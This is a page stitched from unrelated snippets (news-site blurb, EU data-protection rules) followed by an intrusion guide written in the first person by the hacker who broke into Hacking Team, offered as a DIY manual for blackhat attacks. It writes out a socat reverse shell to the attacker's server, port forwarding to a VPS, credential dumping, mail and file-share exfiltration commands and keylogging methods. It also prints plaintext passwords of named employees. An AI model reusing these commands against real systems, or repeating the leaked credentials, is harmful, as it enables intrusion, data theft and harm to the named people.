
Heatmap News gives you a quick overview of what is happening in the world right now. It provides a unique perspective by presenting the most important news stories from around the world on a map.
Source: Heatmap News

Heatmap News gives you a quick overview of what is happening in the world right now. It provides a unique perspective by presenting the most important news stories from around the world on a map.
Source: Heatmap News
The new rules include provisions on:
a right to be forgotten, “clear and affirmative consent” to the processing of private data by the person concerned, a right to transfer your data to another service provider, the right to know when your data has been hacked, ensuring that privacy policies are explained in clear and understandable language, and stronger enforcement and fines up to 4% of firms’ total worldwide annual turnover, as a deterrent to breaking the rules.
Source: Data protection reform – Parliament approves new rules fit for the digital era
So we get simpler EULAs that no one will read either… But it’s nice to have control over your own data and the right to know when your data has been breeched. Not that you can do much with that knowledge, but ok.
_ _ _ ____ _ _
| | | | __ _ ___| | __ | __ ) __ _ ___| | _| |
| |_| |/ _` |/ __| |/ / | _ \ / _` |/ __| |/ / |
| _ | (_| | (__| < | |_) | (_| | (__| <|_|
|_| |_|\__,_|\___|_|\_\ |____/ \__,_|\___|_|\_(_)
A DIY Guide
,-._,-._
_,-\ o O_/;
/ , ` `|
| \-.,___, / `
\ `-.__/ / ,.\
/ `-.__.-\` ./ \'
/ /| ___\ ,/ `\
( ( |.-"` '/\ \ `
\ \/ ,, | \ _
\| o/o / \.
\ , / /
( __`;-;'__`) \\
`//'` `||` `\
_// || __ _ _ _____ __
.-"-._,(__) .(__).-""-. | | | | |_ _| |
/ \ / \ | | |_| | | | |
\ / \ / | | _ | | | |
`'-------` `--------'` __| |_| |_| |_| |__
#antisec
--[ 1 - Introduction ]----------------------------------------------------------
You'll notice the change in language since the last edition [1]. The
English-speaking world already has tons of books, talks, guides, and
info about hacking. In that world, there's plenty of hackers better than me,
but they misuse their talents working for "defense" contractors, for intelligence
agencies, to protect banks and corporations, and to defend the status quo.
Hacker culture was born in the US as a counterculture, but that origin only
remains in its aesthetics - the rest has been assimilated. At least they can
wear a t-shirt, dye their hair blue, use their hacker names, and feel like
rebels while they work for the Man.
You used to have to sneak into offices to leak documents [2]. You used to need
a gun to rob a bank. Now you can do both from bed with a laptop in hand [3][4].
Like the CNT said after the Gamma Group hack: "Let's take a step forward with
new forms of struggle" [5]. Hacking is a powerful tool, let's learn and fight!
[1] http://pastebin.com/raw.php?i=cRYvK4jb
[2] https://en.wikipedia.org/wiki/Citizens%27_Commission_to_Investigate_the_FBI
[3] http://www.aljazeera.com/news/2015/09/algerian-hacker-hero-hoodlum-150921083914167.html
[4] https://securelist.com/files/2015/02/Carbanak_APT_eng.pdf
[5] http://madrid.cnt.es/noticia/consideraciones-sobre-el-ataque-informatico-a-gamma-group
--[ 2 - Hacking Team ]----------------------------------------------------------
Hacking Team was a company that helped governments hack and spy on
journalists, activists, political opposition, and other threats to their power
[1][2][3][4][5][6][7][8][9][10][11]. And, occasionally, on actual criminals
and terrorists [12]. Vincenzetti, the CEO, liked to end his emails with the
fascist slogan "boia chi molla". It'd be more correct to say "boia chi vende
RCS". They also claimed to have technology to solve the "problem" posed by Tor
and the darknet [13]. But seeing as I'm still free, I have my doubts about
its effectiveness.
[1] http://www.animalpolitico.com/2015/07/el-gobierno-de-puebla-uso-el-software-de-hacking-team-para-espionaje-politico/
[2] http://www.prensa.com/politica/claves-entender-Hacking-Team-Panama_0_4251324994.html
[3] http://www.24-horas.mx/ecuador-espio-con-hacking-team-a-opositor-carlos-figueroa/
[4] https://citizenlab.org/2012/10/backdoors-are-forever-hacking-team-and-the-targeting-of-dissent/
[5] https://citizenlab.org/2014/02/hacking-team-targeting-ethiopian-journalists/
[6] https://citizenlab.org/2015/03/hacking-team-reloaded-us-based-ethiopian-journalists-targeted-spyware/
[7] http://focusecuador.net/2015/07/08/hacking-team-rodas-paez-tiban-torres-son-espiados-en-ecuador/
[8] http://www.pri.org/stories/2015-07-08/these-ethiopian-journalists-exile-hacking-team-revelations-are-personal
[9] https://theintercept.com/2015/07/07/leaked-documents-confirm-hacking-team-sells-spyware-repressive-countries/
[10] http://www.wired.com/2013/06/spy-tool-sold-to-governments/
[11] http://www.theregister.co.uk/2015/07/13/hacking_team_vietnam_apt/
[12] http://www.ilmessaggero.it/primopiano/cronaca/yara_bossetti_hacking_team-1588888.html
[13] http://motherboard.vice.com/en_ca/read/hacking-team-founder-hey-fbi-we-can-help-you-crack-the-dark-web
--[ 3 - Stay safe out there ]---------------------------------------------------
Unfortunately, our world is backwards. You get rich by doing bad things and go
to jail for doing good. Fortunately, thanks to the hard work of people like
the Tor project [1], you can avoid going to jail by taking a few simple
precautions:
1) Encrypt your hard disk [2]
I guess when the police arrive to seize your computer, it means you've
already made a lot of mistakes, but it's better to be safe.
2) Use a virtual machine with all traffic routed through Tor
This accomplishes two things. First, all your traffic is anonymized through
Tor. Second, keeping your personal life and your hacking on separate
computers helps you not to mix them by accident.
You can use projects like Whonix [3], Tails [4], Qubes TorVM [5], or
something custom [6]. Here's [7] a detailed comparison.
3) (Optional) Don't connect directly to Tor
Tor isn't a panacea. They can correlate the times you're connected to Tor
with the times your hacker handle is active. Also, there have been
successful attacks against Tor [8]. You can connect to Tor using other
peoples' wifi. Wifislax [9] is a linux distro with a lot of tools for
cracking wifi. Another option is to connect to a VPN or a bridge node [10]
before Tor, but that's less secure because they can still correlate the
hacker's activity with your house's internet activity (this was used as
evidence against Jeremy Hammond [11]).
The reality is that while Tor isn't perfect, it works quite well. When I
was young and reckless, I did plenty of stuff without any protection (I'm
referring to hacking) apart from Tor, that the police tried their hardest
to investigate, and I've never had any problems.
[1] https://www.torproject.org/
[2] https://info.securityinabox.org/es/chapter-4
[3] https://www.whonix.org/
[4] https://tails.boum.org/
[5] https://www.qubes-os.org/doc/privacy/torvm/
[6] https://trac.torproject.org/projects/tor/wiki/doc/TransparentProxy
[7] https://www.whonix.org/wiki/Comparison_with_Others
[8] https://blog.torproject.org/blog/tor-security-advisory-relay-early-traffic-confirmation-attack/
[9] http://www.wifislax.com/
[10] https://www.torproject.org/docs/bridges.html.en
[11] http://www.documentcloud.org/documents/1342115-timeline-correlation-jeremy-hammond-and-anarchaos.html
----[ 3.1 - Infrastructure ]----------------------------------------------------
I don't hack directly from Tor exit nodes. They're on blacklists, they're
slow, and they can't receive connect-backs. Tor protects my anonymity while I
connect to the infrastructure I use to hack, which consists of:
1) Domain Names
For C&C addresses, and for DNS tunnels for guaranteed egress.
2) Stable Servers
For use as C&C servers, to receive connect-back shells, to launch attacks,
and to store the loot.
3) Hacked Servers
For use as pivots to hide the IP addresses of the stable servers. And for
when I want a fast connection without pivoting, for example to scan ports,
scan the whole internet, download a database with sqli, etc.
Obviously, you have to use an anonymous payment method, like bitcoin (if it's
used carefully).
----[ 3.2 - Attribution ]-------------------------------------------------------
In the news we often see attacks traced back to government-backed hacking
groups ("APTs"), because they repeatedly use the same tools, leave the same
footprints, and even use the same infrastructure (domains, emails, etc).
They're negligent because they can hack without legal consequences.
I didn't want to make the police's work any easier by relating my hack of
Hacking Team with other hacks I've done or with names I use in my day-to-day
work as a blackhat hacker. So, I used new servers and domain names, registered
with new emails, and payed for with new bitcoin addresses. Also, I only used
tools that are publicly available, or things that I wrote specifically for
this attack, and I changed my way of doing some things to not leave my usual
forensic footprint.
--[ 4 - Information Gathering ]-------------------------------------------------
Although it can be tedious, this stage is very important, since the larger the
attack surface, the easier it is to find a hole somewhere in it.
----[ 4.1 - Technical Information ]---------------------------------------------
Some tools and techniques are:
1) Google
A lot of interesting things can be found with a few well-chosen search
queries. For example, the identity of DPR [1]. The bible of Google hacking
is the book "Google Hacking for Penetration Testers". You can find a short
summary in Spanish at [2].
2) Subdomain Enumeration
Often, a company's main website is hosted by a third party, and you'll find
the company's actual IP range thanks to subdomains like mx.company.com or
ns1.company.com. Also, sometimes there are things that shouldn't be exposed
in "hidden" subdomains. Useful tools for discovering domains and subdomains
are fierce [3], theHarvester [4], and recon-ng [5].
3) Whois lookups and reverse lookups
With a reverse lookup using the whois information from a domain or IP range
of a company, you can find other domains and IP ranges. As far as I know,
there's no free way to do reverse lookups aside from a google "hack":
"via della moscova 13" site:www.findip-address.com
"via della moscova 13" site:domaintools.com
4) Port scanning and fingerprinting
Unlike the other techniques, this talks to the company's servers. I
include it in this section because it's not an attack, it's just
information gathering. The company's IDS might generate an alert, but you
don't have to worry since the whole internet is being scanned constantly.
For scanning, nmap [6] is precise, and can fingerprint the majority of
services discovered. For companies with very large IP ranges, zmap [7] or
masscan [8] are fast. WhatWeb [9] or BlindElephant [10] can fingerprint web
sites.
[1] http://www.nytimes.com/2015/12/27/business/dealbook/the-unsung-tax-agent-who-put-a-face-on-the-silk-road.html
[2] http://web.archive.org/web/20140610083726/http://www.soulblack.com.ar/repo/papers/hackeando_con_google.pdf
[3] http://ha.ckers.org/fierce/
[4] https://github.com/laramies/theHarvester
[5] https://bitbucket.org/LaNMaSteR53/recon-ng
[6] https://nmap.org/
[7] https://zmap.io/
[8] https://github.com/robertdavidgraham/masscan
[9] http://www.morningstarsecurity.com/research/whatweb
[10] http://blindelephant.sourceforge.net/
----[ 4.2 - Social Information ]------------------------------------------------
For social engineering, it's useful to have information about the employees,
their roles, contact information, operating system, browser, plugins,
software, etc. Some resources are:
1) Google
Here as well, it's the most useful tool.
2) theHarvester and recon-ng
I already mentioned them in the previous section, but they have a lot more
functionality. They can find a lot of information quickly and
automatically. It's worth reading all their documentation.
3) LinkedIn
A lot of information about the employees can be found here. The company's
recruiters are the most likely to accept your connection requests.
4) Data.com
Previously known as jigsaw. They have contact information for many
employees.
5) File Metadata
A lot of information about employees and their systems can be found in
metadata of files the company has published. Useful tools for finding
files on the company's website and extracting the metadata are metagoofil
[1] and FOCA [2].
[1] https://github.com/laramies/metagoofil
[2] https://www.elevenpaths.com/es/labstools/foca-2/index.html
--[ 5 - Entering the network ]--------------------------------------------------
There are various ways to get a foothold. Since the method I used against
Hacking Team is uncommon and a lot more work than is usually necessary, I'll
talk a little about the two most common ways, which I recommend trying first.
----[ 5.1 - Social Engineering ]------------------------------------------------
Social engineering, specifically spear phishing, is responsible for the
majority of hacks these days. For an introduction in Spanish, see [1]. For
more information in English, see [2] (the third part, "Targeted Attacks"). For
fun stories about the social engineering exploits of past generations, see
[3]. I didn't want to try to spear phish Hacking Team, as their whole business
is helping governments spear phish their opponents, so they'd be much more
likely to recognize and investigate a spear phishing attempt.
[1] http://www.hacknbytes.com/2016/01/apt-pentest-con-empire.html
[2] http://blog.cobaltstrike.com/2015/09/30/advanced-threat-tactics-course-and-notes/
[3] http://www.netcomunity.com/lestertheteacher/doc/ingsocial1.pdf
----[ 5.2 - Buying Access ]-----------------------------------------------------
Thanks to hardworking Russians and their exploit kits, traffic sellers, and
bot herders, many companies already have compromised computers in their
networks. Almost all of the Fortune 500, with their huge networks, have some
bots already inside. However, Hacking Team is a very small company, and most
of it's employees are infosec experts, so there was a low chance that they'd
already been compromised.
----[ 5.3 - Technical Exploitation ]--------------------------------------------
After the Gamma Group hack, I described a process for searching for
vulnerabilities [1]. Hacking Team had one public IP range:
inetnum: 93.62.139.32 - 93.62.139.47
descr: HT public subnet
Hacking Team had very little exposed to the internet. For example, unlike
Gamma Group, their customer support site needed a client certificate to
connect. What they had was their main website (a Joomla blog in which Joomscan
[2] didn't find anything serious), a mail server, a couple routers, two VPN
appliances, and a spam filtering appliance. So, I had three options: look for
a 0day in Joomla, look for a 0day in postfix, or look for a 0day in one of the
embedded devices. A 0day in an embedded device seemed like the easiest option,
and after two weeks of work reverse engineering, I got a remote root exploit.
Since the vulnerabilities still haven't been patched, I won't give more
details, but for more information on finding these kinds of vulnerabilities,
see [3] and [4].
[1] http://pastebin.com/raw.php?i=cRYvK4jb
[2] http://sourceforge.net/projects/joomscan/
[3] http://www.devttys0.com/
[4] https://docs.google.com/presentation/d/1-mtBSka1ktdh8RHxo2Ft0oNNlIp7WmDA2z9zzHpon8A
--[ 6 - Be Prepared ]-----------------------------------------------------------
I did a lot of work and testing before using the exploit against Hacking Team.
I wrote a backdoored firmware, and compiled various post-exploitation tools
for the embedded device. The backdoor serves to protect the exploit. Using the
exploit just once and then returning through the backdoor makes it harder to
identify and patch the vulnerabilities.
The post-exploitation tools that I'd prepared were:
1) busybox
For all the standard Unix utilities that the system didn't have.
2) nmap
To scan and fingerprint Hacking Team's internal network.
3) Responder.py
The most useful tool for attacking windows networks when you have access to
the internal network, but no domain user.
4) Python
To execute Responder.py
5) tcpdump
For sniffing traffic.
6) dsniff
For sniffing passwords from plaintext protocols like ftp, and for
arpspoofing. I wanted to use ettercap, written by Hacking Team's own ALoR
and NaGA, but it was hard to compile it for the system.
7) socat
For a comfortable shell with a pty:
my_server: socat file:`tty`,raw,echo=0 tcp-listen:my_port
hacked box: socat exec:'bash -li',pty,stderr,setsid,sigint,sane \
tcp:my_server:my_port
And useful for a lot more, it's a networking swiss army knife. See the
examples section of its documentation.
8) screen
Like the shell with pty, it wasn't really necessary, but I wanted to feel
at home in Hacking Team's network.
9) a SOCKS proxy server
To use with proxychains to be able to access their local network from any
program.
10) tgcd
For forwarding ports, like for the SOCKS server, through the firewall.
[1] https://www.busybox.net/
[2] https://nmap.org/
[3] https://github.com/SpiderLabs/Responder
[4] https://github.com/bendmorris/static-python
[5] http://www.tcpdump.org/
[6] http://www.monkey.org/~dugsong/dsniff/
[7] http://www.dest-unreach.org/socat/
[8] https://www.gnu.org/software/screen/
[9] http://average-coder.blogspot.com/2011/09/simple-socks5-server-in-c.html
[10] http://tgcd.sourceforge.net/
The worst thing that could happen would be for my backdoor or post-exploitation
tools to make the system unstable and cause an employee to investigate. So I
spent a week testing my exploit, backdoor, and post-exploitation tools in the
networks of other vulnerable companies before entering Hacking Team's network.
--[ 7 - Watch and Listen ]------------------------------------------------------
Now inside their internal network, I wanted to take a look around and think
about my next step. I started Responder.py in analysis mode (-A to listen
without sending poisoned responses), and did a slow scan with nmap.
--[ 8 - NoSQL Databases ]-------------------------------------------------------
NoSQL, or rather NoAuthentication, has been a huge gift to the hacker
community [1]. Just when I was worried that they'd finally patched all of the
authentication bypass bugs in MySQL [2][3][4][5], new databases came into
style that lack authentication by design. Nmap found a few in Hacking Team's
internal network:
27017/tcp open mongodb MongoDB 2.6.5
| mongodb-databases:
| ok = 1
| totalSizeMb = 47547
| totalSize = 49856643072
...
|_ version = 2.6.5
27017/tcp open mongodb MongoDB 2.6.5
| mongodb-databases:
| ok = 1
| totalSizeMb = 31987
| totalSize = 33540800512
| databases
...
|_ version = 2.6.5
They were the databases for test instances of RCS. The audio that RCS records
is stored in MongoDB with GridFS. The audio folder in the torrent [6] came
from this. They were spying on themselves without meaning to.
[1] https://www.shodan.io/search?query=product%3Amongodb
[2] https://community.rapid7.com/community/metasploit/blog/2012/06/11/cve-2012-2122-a-tragically-comedic-security-flaw-in-mysql
[3] http://archives.neohapsis.com/archives/vulnwatch/2004-q3/0001.html
[4] http://downloads.securityfocus.com/vulnerabilities/exploits/hoagie_mysql.c
[5] http://archives.neohapsis.com/archives/bugtraq/2000-02/0053.html
[6] https://ht.transparencytoolkit.org/audio/
--[ 9 - Crossed Cables ]--------------------------------------------------------
Although it was fun to listen to recordings and see webcam images of Hacking
Team developing their malware, it wasn't very useful. Their insecure backups
were the vulnerability that opened their doors. According to their
documentation [1], their iSCSI devices were supposed to be on a separate
network, but nmap found a few in their subnetwork 192.168.1.200/24:
Nmap scan report for ht-synology.hackingteam.local (192.168.200.66)
...
3260/tcp open iscsi?
| iscsi-info:
| Target: iqn.2000-01.com.synology:ht-synology.name
| Address: 192.168.200.66:3260,0
|_ Authentication: No authentication required
Nmap scan report for synology-backup.hackingteam.local (192.168.200.72)
...
3260/tcp open iscsi?
| iscsi-info:
| Target: iqn.2000-01.com.synology:synology-backup.name
| Address: 10.0.1.72:3260,0
| Address: 192.168.200.72:3260,0
|_ Authentication: No authentication required
iSCSI needs a kernel module, and it would've been difficult to compile it for
the embedded system. I forwarded the port so that I could mount it from a VPS:
VPS: tgcd -L -p 3260 -q 42838
Embedded system: tgcd -C -s 192.168.200.72:3260 -c VPS_IP:42838
VPS: iscsiadm -m discovery -t sendtargets -p 127.0.0.1
Now iSCSI finds the name iqn.2000-01.com.synology but has problems mounting it
because it thinks its IP is 192.168.200.72 instead of 127.0.0.1
The way I solved it was:
iptables -t nat -A OUTPUT -d 192.168.200.72 -j DNAT --to-destination 127.0.0.1
And now, after:
iscsiadm -m node --targetname=iqn.2000-01.com.synology:synology-backup.name -p 192.168.200.72 --login
...the device file appears! We mount it:
vmfs-fuse -o ro /dev/sdb1 /mnt/tmp
and find backups of various virtual machines. The Exchange server seemed like
the most interesting. It was too big too download, but it was possible to
mount it remotely to look for interesting files:
$ losetup /dev/loop0 Exchange.hackingteam.com-flat.vmdk
$ fdisk -l /dev/loop0
/dev/loop0p1 2048 1258287103 629142528 7 HPFS/NTFS/exFAT
so the offset is 2048 * 512 = 1048576
$ losetup -o 1048576 /dev/loop1 /dev/loop0
$ mount -o ro /dev/loop1 /mnt/exchange/
now in /mnt/exchange/WindowsImageBackup/EXCHANGE/Backup 2014-10-14 172311
we find the hard disk of the VM, and mount it:
vdfuse -r -t VHD -f f0f78089-d28a-11e2-a92c-005056996a44.vhd /mnt/vhd-disk/
mount -o loop /mnt/vhd-disk/Partition1 /mnt/part1
...and finally we've unpacked the Russian doll and can see all the files from
the old Exchange server in /mnt/part1
[1] https://ht.transparencytoolkit.org/FileServer/FileServer/Hackingteam/InfrastrutturaIT/Rete/infrastruttura%20ht.pdf
--[ 10 - From backups to domain admin ]-----------------------------------------
What interested me most in the backup was seeing if it had a password or hash
that could be used to access the live server. I used pwdump, cachedump, and
lsadump [1] on the registry hives. lsadump found the password to the besadmin
service account:
_SC_BlackBerry MDS Connection Service
0000 16 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0010 62 00 65 00 73 00 33 00 32 00 36 00 37 00 38 00 b.e.s.3.2.6.7.8.
0020 21 00 21 00 21 00 00 00 00 00 00 00 00 00 00 00 !.!.!...........
I used proxychains [2] with the socks server on the embedded device and
smbclient [3] to check the password:
proxychains smbclient '//192.168.100.51/c$' -U 'hackingteam.local/besadmin%bes32678!!!'
It worked! The password for besadmin was still valid, and a local admin. I
used my proxy and metasploit's psexec_psh [4] to get a meterpreter session.
Then I migrated to a 64 bit process, ran "load kiwi" [5], "creds_wdigest", and
got a bunch of passwords, including the Domain Admin:
HACKINGTEAM BESAdmin bes32678!!!
HACKINGTEAM Administrator uu8dd8ndd12!
HACKINGTEAM c.pozzi P4ssword <---- lol great sysadmin
HACKINGTEAM m.romeo ioLK/(90
HACKINGTEAM l.guerra 4luc@=.=
HACKINGTEAM d.martinez W4tudul3sp
HACKINGTEAM g.russo GCBr0s0705!
HACKINGTEAM a.scarafile Cd4432996111
HACKINGTEAM r.viscardi Ht2015!
HACKINGTEAM a.mino A!e$$andra
HACKINGTEAM m.bettini Ettore&Bella0314
HACKINGTEAM m.luppi Blackou7
HACKINGTEAM s.gallucci 1S9i8m4o!
HACKINGTEAM d.milan set!dob66
HACKINGTEAM w.furlan Blu3.B3rry!
HACKINGTEAM d.romualdi Rd13136f@#
HACKINGTEAM l.invernizzi L0r3nz0123!
HACKINGTEAM e.ciceri 2O2571&2E
HACKINGTEAM e.rabe erab@4HT!
[1] https://github.com/Neohapsis/creddump7
[2] http://proxychains.sourceforge.net/
[3] https://www.samba.org/
[4] http://ns2.elhacker.net/timofonica/manuales/Manual_de_Metasploit_Unleashed.pdf
[5] https://github.com/gentilkiwi/mimikatz
--[ 11 - Downloading the mail ]-------------------------------------------------
With the Domain Admin password, I have access to the email, the heart of the
company. Since with each step I take there's a chance of being detected, I
start downloading their email before continuing to explore. Powershell makes
it easy [1]. Curiously, I found a bug with Powershell's date handling. After
downloading the emails, it took me another couple weeks to get access to the
source code and everything else, so I returned every now and then to download
the new emails. The server was Italian, with dates in the format
day/month/year. I used:
-ContentFilter {(Received -ge '05/06/2015') -or (Sent -ge '05/06/2015')}
with New-MailboxExportRequest to download the new emails (in this case all
mail since June 5). The problem is it says the date is invalid if you
try a day larger than 12 (I imagine because in the US the month comes first
and you can't have a month above 12). It seems like Microsoft's engineers only
test their software with their own locale.
[1] http://www.stevieg.org/2010/07/using-the-exchange-2010-sp1-mailbox-export-features-for-mass-exports-to-pst/
--[ 12 - Downloading Files ]----------------------------------------------------
Now that I'd gotten Domain Admin, I started to download file shares using my
proxy and the -Tc option of smbclient, for example:
proxychains smbclient '//192.168.1.230/FAE DiskStation' \
-U 'HACKINGTEAM/Administrator%uu8dd8ndd12!' -Tc FAE_DiskStation.tar '*'
I downloaded the Amministrazione, FAE DiskStation, and FileServer folders in
the torrent like that.
--[ 13 - Introduction to hacking windows domains ]------------------------------
Before continuing with the story of the "weones culiaos" (Hacking Team), I
should give some general knowledge for hacking windows networks.
----[ 13.1 - Lateral Movement ]-------------------------------------------------
I'll give a brief review of the different techniques for spreading withing a
windows network. The techniques for remote execution require the password or
hash of a local admin on the target. By far, the most common way of obtaining
those credentials is using mimikatz [1], especially sekurlsa::logonpasswords
and sekurlsa::msv, on the computers where you already have admin access. The
techniques for "in place" movement also require administrative privileges
(except for runas). The most important tools for privilege escalation are
PowerUp [2], and bypassuac [3].
[1] https://adsecurity.org/?page_id=1821
[2] https://github.com/PowerShellEmpire/PowerTools/tree/master/PowerUp
[3] https://github.com/PowerShellEmpire/Empire/blob/master/data/module_source/privesc/Invoke-BypassUAC.ps1
Remote Movement:
1) psexec
The tried and true method for lateral movement on windows. You can use
psexec [1], winexe [2], metasploit's psexec_psh [3], Powershell Empire's
invoke_psexec [4], or the builtin windows command "sc" [5]. For the
metasploit module, powershell empire, and pth-winexe [6], you just need the
hash, not the password. It's the most universal method (it works on any
windows computer with port 445 open), but it's also the least stealthy.
Event type 7045 "Service Control Manager" will appear in the event logs. In
my experience, no one has ever noticed during a hack, but it helps the
investigators piece together what the hacker did afterwards.
2) WMI
The most stealthy method. The WMI service is enabled on all windows
computers, but except for servers, the firewall blocks it by default. You
can use wmiexec.py [7], pth-wmis [6] (here's a demonstration of wmiexec and
pth-wmis [8]), Powershell Empire's invoke_wmi [9], or the windows builtin
wmic [5]. All except wmic just need the hash.
3) PSRemoting [10]
It's disabled by default, and I don't recommend enabling new protocols.
But, if the sysadmin has already enabled it, it's very convenient,
especially if you use powershell for everything (and you should use
powershell for almost everything, it will change [11] with powershell 5 and
windows 10, but for now powershell makes it easy to do everything in RAM,
avoid AV, and leave a small footprint)
4) Scheduled Tasks
You can execute remote programs with at and schtasks [5]. It works in the
same situations where you could use psexec, and it also leaves a well known
footprint [12].
5) GPO
If all those protocols are disabled or blocked by the firewall, once you're
Domain Admin, you can use GPO to give users a login script, install an msi,
execute a scheduled task [13], or, like we'll see with the computer of
Mauro Romeo (one of Hacking Team's sysadmins), use GPO to enable WMI and
open the firewall.
[1] https://technet.microsoft.com/en-us/sysinternals/psexec.aspx
[2] https://sourceforge.net/projects/winexe/
[3] https://www.rapid7.com/db/modules/exploit/windows/smb/psexec_psh
[4] http://www.powershellempire.com/?page_id=523
[5] http://blog.cobaltstrike.com/2014/04/30/lateral-movement-with-high-latency-cc/
[6] https://github.com/byt3bl33d3r/pth-toolkit
[7] https://github.com/CoreSecurity/impacket/blob/master/examples/wmiexec.py
[8] https://www.trustedsec.com/june-2015/no_psexec_needed/
[9] http://www.powershellempire.com/?page_id=124
[10] http://www.maquinasvirtuales.eu/ejecucion-remota-con-powershell/
[11] https://adsecurity.org/?p=2277
[12] https://www.secureworks.com/blog/where-you-at-indicators-of-lateral-movement-using-at-exe-on-windows-7-systems
[13] https://github.com/PowerShellEmpire/Empire/blob/master/lib/modules/lateral_movement/new_gpo_immediate_task.py
"In place" Movement:
1) Token Stealing
Once you have admin access on a computer, you can use the tokens of the
other users to access resources in the domain. Two tools for doing this are
incognito [1] and the mimikatz token::* commands [2].
2) MS14-068
You can take advantage of a validation bug in Kerberos to generate Domain
Admin tickets [3][4][5].
3) Pass the Hash
If you have a user's hash, but they're not logged in, you can use
sekurlsa::pth [2] to get a ticket for the user.
4) Process Injection
Any RAT can inject itself into other processes. For example, the migrate
command in meterpreter and pupy [6], or the psinject [7] command in
powershell empire. You can inject into the process that has the token you
want.
5) runas
This is sometimes very useful since it doesn't require admin privileges.
The command is part of windows, but if you don't have a GUI you can use
powershell [8].
[1] https://www.indetectables.net/viewtopic.php?p=211165
[2] https://adsecurity.org/?page_id=1821
[3] https://github.com/bidord/pykek
[4] https://adsecurity.org/?p=676
[5] http://www.hackplayers.com/2014/12/CVE-2014-6324-como-validarse-con-cualquier-usuario-como-admin.html
[6] https://github.com/n1nj4sec/pupy
[7] http://www.powershellempire.com/?page_id=273
[8] https://github.com/FuzzySecurity/PowerShell-Suite/blob/master/Invoke-Runas.ps1
----[ 13.2 - Persistence ]------------------------------------------------------
Once you have access, you want to keep it. Really, persistence is only a
challenge for assholes like Hacking Team who target activists and other
individuals. To hack companies, persistence isn't needed since companies never
sleep. I always use Duqu 2 style "persistence", executing in RAM on a couple
high-uptime servers. On the off chance that they all reboot at the same time,
I have passwords and a golden ticket [1] as backup access. You can read more
about the different techniques for persistence in windows here [2][3][4]. But
for hacking companies, it's not needed and it increases the risk of detection.
[1] http://blog.cobaltstrike.com/2014/05/14/meterpreter-kiwi-extension-golden-ticket-howto/
[2] http://www.harmj0y.net/blog/empire/nothing-lasts-forever-persistence-with-empire/
[3] http://www.hexacorn.com/blog/category/autostart-persistence/
[4] https://blog.netspi.com/tag/persistence/
----[ 13.3 - Internal reconnaissance ]------------------------------------------
The best tool these days for understanding windows networks is Powerview [1].
It's worth reading everything written by it's author [2], especially [3], [4],
[5], and [6]. Powershell itself is also quite powerful [7]. As there are still
many windows 2000 and 2003 servers without powershell, you also have to learn
the old school [8], with programs like netview.exe [9] or the windows builtin
"net view". Other techniques that I like are:
1) Downloading a list of file names
With a Domain Admin account, you can download a list of all filenames in
the network with powerview:
Invoke-ShareFinderThreaded -ExcludedShares IPC$,PRINT$,ADMIN$ |
select-string '^(.*) \t-' | %{dir -recurse $_.Matches[0].Groups[1] |
select fullname | out-file -append files.txt}
Later, you can read it at your leisure and choose which files to download.
2) Reading email
As we've already seen, you can download email with powershell, and it has a
lot of useful information.
3) Reading sharepoint
It's another place where many businesses store a lot of important
information. It can also be downloaded with powershell [10].
4) Active Directory [11]
It has a lot of useful information about users and computers. Without being
Domain Admin, you can already get a lot of info with powerview and other
tools [12]. After getting Domain Admin, you should export all the AD
information with csvde or another tool.
5) Spy on the employees
One of my favorite hobbies is hunting sysadmins. Spying on Christian Pozzi
(one of Hacking Team's sysadmins) gave me access to a Nagios server which
gave me access to the rete sviluppo (development network with the source
code of RCS). With a simple combination of Get-Keystrokes and
Get-TimedScreenshot from PowerSploit [13], Do-Exfiltration from nishang
[14], and GPO, you can spy on any employee, or even on the whole domain.
[1] https://github.com/PowerShellEmpire/PowerTools/tree/master/PowerView
[2] http://www.harmj0y.net/blog/tag/powerview/
[3] http://www.harmj0y.net/blog/powershell/veil-powerview-a-usage-guide/
[4] http://www.harmj0y.net/blog/redteaming/powerview-2-0/
[5] http://www.harmj0y.net/blog/penetesting/i-hunt-sysadmins/
[6] http://www.slideshare.net/harmj0y/i-have-the-powerview
[7] https://adsecurity.org/?p=2535
[8] https://www.youtube.com/watch?v=rpwrKhgMd7E
[9] https://github.com/mubix/netview
[10] https://blogs.msdn.microsoft.com/rcormier/2013/03/30/how-to-perform-bulk-downloads-of-files-in-sharepoint/
[11] https://adsecurity.org/?page_id=41
[12] http://www.darkoperator.com/?tag=Active+Directory
[13] https://github.com/PowerShellMafia/PowerSploit
[14] https://github.com/samratashok/nishang
--[ 14 - Hunting Sysadmins ]----------------------------------------------------
Reading their documentation about their infrastructure [1], I saw that I was
still missing access to something important - the "Rete Sviluppo", an isolated
network with the source code for RCS. The sysadmins of a company always have
access to everything, so I searched the computers of Mauro Romeo and Christian
Pozzi to see how they administer the Sviluppo network, and to see if there
were any other interesting systems I should investigate. It was simple to
access their computers, since they were part of the windows domain where I'd
already gotten admin access. Mauro Romeo's computer didn't have any ports
open, so I opened the port for WMI [2] and executed meterpreter [3]. In
addition to keylogging and screen scraping with Get-Keystrokes and
Get-TimeScreenshot, I used many /gather/ modules from metasploit, CredMan.ps1
[4], and searched for interesting files [5]. Upon seeing that Pozzi had a
Truecrypt volume, I waited until he'd mounted it and then copied off the
files. Many have made fun of Christian Pozzi's weak passwords (and of
Christian Pozzi in general, he provides plenty of material [6][7][8][9]). I
included them in the leak as a false clue, and to laugh at him. The reality is
that mimikatz and keyloggers view all passwords equally.
[1] http://hacking.technology/Hacked%20Team/FileServer/FileServer/Hackingteam/InfrastrutturaIT/
[2] http://www.hammer-software.com/wmigphowto.shtml
[3] https://www.trustedsec.com/june-2015/no_psexec_needed/
[4] https://gallery.technet.microsoft.com/scriptcenter/PowerShell-Credentials-d44c3cde
[5] http://pwnwiki.io/#!presence/windows/find_files.md
[6] http://archive.is/TbaPy
[7] http://hacking.technology/Hacked%20Team/c.pozzi/screenshots/
[8] http://hacking.technology/Hacked%20Team/c.pozzi/Desktop/you.txt
[9] http://hacking.technology/Hacked%20Team/c.pozzi/credentials/
--[ 15 - The bridge ]-----------------------------------------------------------
Within Christian Pozzi's Truecrypt volume, there was a textfile with many
passwords [1]. One of those was for a Fully Automated Nagios server, which had
access to the Sviluppo network in order to monitor it. I'd found the bridge I
needed. The textfile just had the password to the web interface, but there was
a public code execution exploit [2] (it's an unauthenticated exploit, but it
requires that at least one user has a session initiated, for which I used the
password from the textfile).
